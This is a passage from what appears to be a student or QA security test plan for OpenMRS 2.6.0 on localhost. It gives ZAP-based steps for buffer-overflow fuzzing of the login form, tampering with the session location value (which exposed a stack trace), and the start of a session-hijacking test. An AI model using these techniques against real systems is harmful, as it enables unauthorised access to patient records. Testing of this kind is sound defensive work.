        at com.mysql.jdbc.SQLError.createSQLException(SQLError.java:1041)
        at com.mysql.jdbc.MysqlIO.checkErrorPacket(MysqlIO.java:4237)
        at com.mysql.jdbc.MysqlIO.checkErrorPacket(MysqlIO.java:4169)
        at com.mysql.jdbc.MysqlIO.sendCommand(MysqlIO.java:2617)
        at com.mysql.jdbc.MysqlIO.sqlQueryDirect(MysqlIO.java:2778)
        at com.mysql.jdbc.ConnectionImpl.execSQL(ConnectionImpl.java:2825)
        at
com.mysql.jdbc.PreparedStatement.executeInternal(PreparedStatement.java:2156)
        at
com.mysql.jdbc.PreparedStatement.executeUpdate(PreparedStatement.java:2441)
        at
com.mysql.jdbc.PreparedStatement.executeBatchSerially(PreparedStatement.java:2007)
        at
com.mysql.jdbc.PreparedStatement.executeBatch(PreparedStatement.java:1467)

...

        at
org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:171)
        at
org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:100)
        at
org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:118)
        at
org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:409)
        at
org.apache.coyote.http11.AbstractHttp11Processor.process(AbstractHttp11Processor.java
:1044)
```

```
        at
org.apache.coyote.AbstractProtocol$AbstractConnectionHandler.process(AbstractProtocol
.java:607)
        at
org.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.java:315)
        at
java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)
        at
java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)
        at java.lang.Thread.run(Thread.java:748)
</pre>
```

4.3.4 FUZZ -4- LOGIN PAGE BUFFER OVER FLOW

PRIORITY : HIGH

TEST STATUS : PASSED

*** DESCRIPTION**

NAME OF MODULE : OPENMRS LOGIN

- Page location : http://localhost:8081/openmrs-standalone/login.htm
- Fuzz string : username=admin&password=[fuzz data]&sessionLocation=2&redirectUrl=
- Fuzz data : jbrofuzz pre-installed rules in OWASP scanner Fuzzer will deploy 17 buffer overflow attack strings on the variable "password" in form of POST requests. Server HttpResponses will be analyzed and be decided if the attacks were successful or not.

*** PRECONDITION**

A local computer with administrator privilege

1. Java JRE installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unziped
3. OWASP ZAP Version 2.6.0 downloaded and installed

*** DEPENDENCIES**

OpenMRS with demo database was loaded and runs normally


1. OWASP ZAP runs normally

*** TEST DATA**

jbrofuzz rules came standard with OWASP Zap

*** TEST STEPS**


Open up OpenMRS V. 2.6.0 Standalone. Make sure Tomcat Port is 8081 and MySQL port is 3316. A web page starting with localhost:8081 will be automatically opened upon successful start.




2. Open OWASP Zap V2.6.0
3. From OWASP Zap, go to Toos > Launch the Zap JxBrowser

In the Zap JxBrowser, type "http://localhost:8081/openmrs-standalone/login.htm" (without the double quotes) into the address bar and hit Enter


Go to the main Zap window, on the left side bar, in "Sites" tab, under "Sites" sub section, you will now see "http://localhost:8081". Expand that until you see "GET:login.htm". If you don't see it, please go to the JzBrowser and make sure the login page is loaded. If the page is not loaded, you need to double check the OpenMRS to make sure it runs properly




6. Go back to the Zap JxBrowser and type a bogus pair of username/password (we use "admin" for username and "BBBBB" for password), select "Pharmacy" section and click login. When the page got reloaded with "Invalid username/password. Please try again", close JxBrowser window and get back to main Zap window




7. In zap window, if you see "POST:login.htm(password, redirectURL,sessionLocation,username)" on the left panel (the "Sites" panel) then you got it, if not, please repeat step 3 to 5
8. Select "POST:login.htm(password, redirectURL,sessionLocation,username)" from the left panel and select the "Request" tab on the right panel. The right panel will turn into 2 smaller panels. At the bottom one, you will see "username=admin&password=BBBBB&sessionLocation=2&redirectUrl="
9. Highlight the "BBBBB" part from the string you got in previous step, right click on it and choose "Fuzz". A Fuzzer window will be opened.




10. In the fuzzer window, click "Payloads..." button. A child window will be opened



11. In the child "Payloads" window, click "Add". An "Add payload" window will be opened
12. In "Add payload window, in the "Type" box, choose "File Fuzzers". Expand the "jbrofuzz" section. Check the box of "Buffer Overflow" and click "Add". The child window will be closed.



13. In Payloads window, click "OK" and you will be returned to the "Fuzzer" window. In this window, click "Start Fuzzer" button and you will be returned to the main Zap window with the "Fuzzer" tab selected
14. Observe the results in the "Fuzzer" tab, especially the "Code" and "Size Resp. Body". Check the HTTP response by selecting a fuzz entry, and select the "Response" tab in the uper right panel.



* EXPECTED RESULTS

OpenMRS should redirect invalid logins back to the login page.

- System has to be able to fail securely.

* POST-CONDITION

OpenMRS should still be operating normally

* ACTUAL RESULTS

17 fuzz were done on the "password" variable

- All of the entries have 302 code and zero size of Response html body. Confirmed by inspection of html header, noticing that system redirects invalid login to previous page - the login page.

* NOTES:

In the future, we would create more fuzz cases with higher amount of characters

4.4 - CLIENT BYPASS WITH OWASP PROXY

4.4.1 CLIENT BYPASS -1- LOGIN PAGE INTEGER BUFFER OVER FLOW

PRIORITY : HIGH

TEST STATUS : FAILED

*** DESCRIPTION**

NAME OF MODULE : OPENMRS LOGIN

- Page location : http://localhost:8081/openmrs-standalone/login.htm
- Attack type : Buffer overflow
- Attack value : 99999999999999999999 In this test, we will interrupt browser requests and try to overflow the value of working "location".

*** PRECONDITION**

A local computer with administrator privilege

1. Java JRE installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. OWASP ZAP Version 2.6.0 downloaded and installed


*** DEPENDENCIES**

OpenMRS with demo database was loaded and runs normally

1. OWASP ZAP runs normally
2. OWASP Local Proxy was properly configured
3. Browser proxy setting was properly configured to be pointed to OWASP proxy


*** TEST STEPS**

Open up OpenMRS V. 2.6.0 Standalone. Make sure Tomcat Port is 8081 and MySQL port is 3316. A web page starting with localhost:8081 will be automatically opened upon successful start.



Open Google Chrome. In the browser, type "http://localhost:8081/openmrs-standalone/login.htm" (without the double quotes) into the address bar and hit Enter


Go to the main Zap window, on the left side bar, in "Sites" tab, under "Sites" sub section, you will now see "http://localhost:8081". Expand that until you see "GET:login.htm". If you don't see it, please go to the Chrome browser and make sure the login page is loaded. If the page is not loaded, you need to double check the OpenMRS to make sure it runs properly. If the page is loaded, you need to make sure proxy settings on both OpenMRS and Google Chrome were configured properly.




4. Go back to the Chrome and login with a pair of username/password (we use "admin" for username and "Admin123" for password), select "Pharmacy" section and click login. After successful login, you log out.

5. Repeat step 2 to 4 but with this URL "http://localhost:8081/openmrs-standalone/referenceapplication/login.page"


6. In zap window, if you see two important page staring with "POST:login.htm" and "POST:login.page" on the left panel (the "Sites" panel).




7. Select "POST:login.htm(password, redirectURL,sessionLocation,username)" from the left panel and select the "Break..." and then click "Save" and do the same for the page starts with "POST:login.page" under "referenceapplication" folder.
8. The "Break Points" tab in the bottom pane should look like this



9. We now get back to our browser. Go to "Settings" > "Clear browsing data". Choose "Clear the following items from the beginning of time", check all the boxes and click "Clear browsing data"
10. Close "Settings" tab, and refresh the OpenMRS login page. Type in username: admin, and password: Admin123, choose "Pharmacy" location and click "Login"
11. You will not be able to login right away and OWASP Zap proxy may issue you an alert saying it is interupting the request. In such case, you can acknowledge the alert. Your screen should look similar to this



11. Notice that by the end of the header, we have a value set of "referenceapplication.lastSessionLocation=2" and in the POST request, we have "sessionLocation=2". Replace the number 2 with "99999999999999999999" (twenty 9s) and then click the "play" symbol right above the "request" tab



12. Click the "play" button several more times until the browser finishes loading the login page.

* EXPECTED RESULTS


OpenMRS should fail securely either by assigning user to a default location or gave a prompt that the location needs to be reselected.

- Error should not reveal too much information about the system

* POST-CONDITION

OpenMRS should still be operating normally

* ACTUAL RESULTS



* NOTES:

A very detailed stack trace was given which is a violation of "Fail securely" principle. Defaulting user to a default location should be a good way to mitigate this bug.

4.4.2 CLIENT BYPASS -2- LOGIN PAGE SESSION HIJACK

PRIORITY : HIGH

TEST STATUS : PASSED

*** DESCRIPTION**

NAME OF MODULE : OPENMRS LOGIN

- Page location : http://localhost:8081/openmrs-standalone/login.htm
- Attack type : Session hijacking
- Attack value : the JSESSIONID value of a user's session This attack will try to swith the sessions between a clerk with limited privilege and an administrator. Action is simple and based on modification of http header value.

*** PRECONDITION**

A local computer with administrator privilege

1. Java JRE installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. OWASP ZAP Version 2.6.0 downloaded and installed

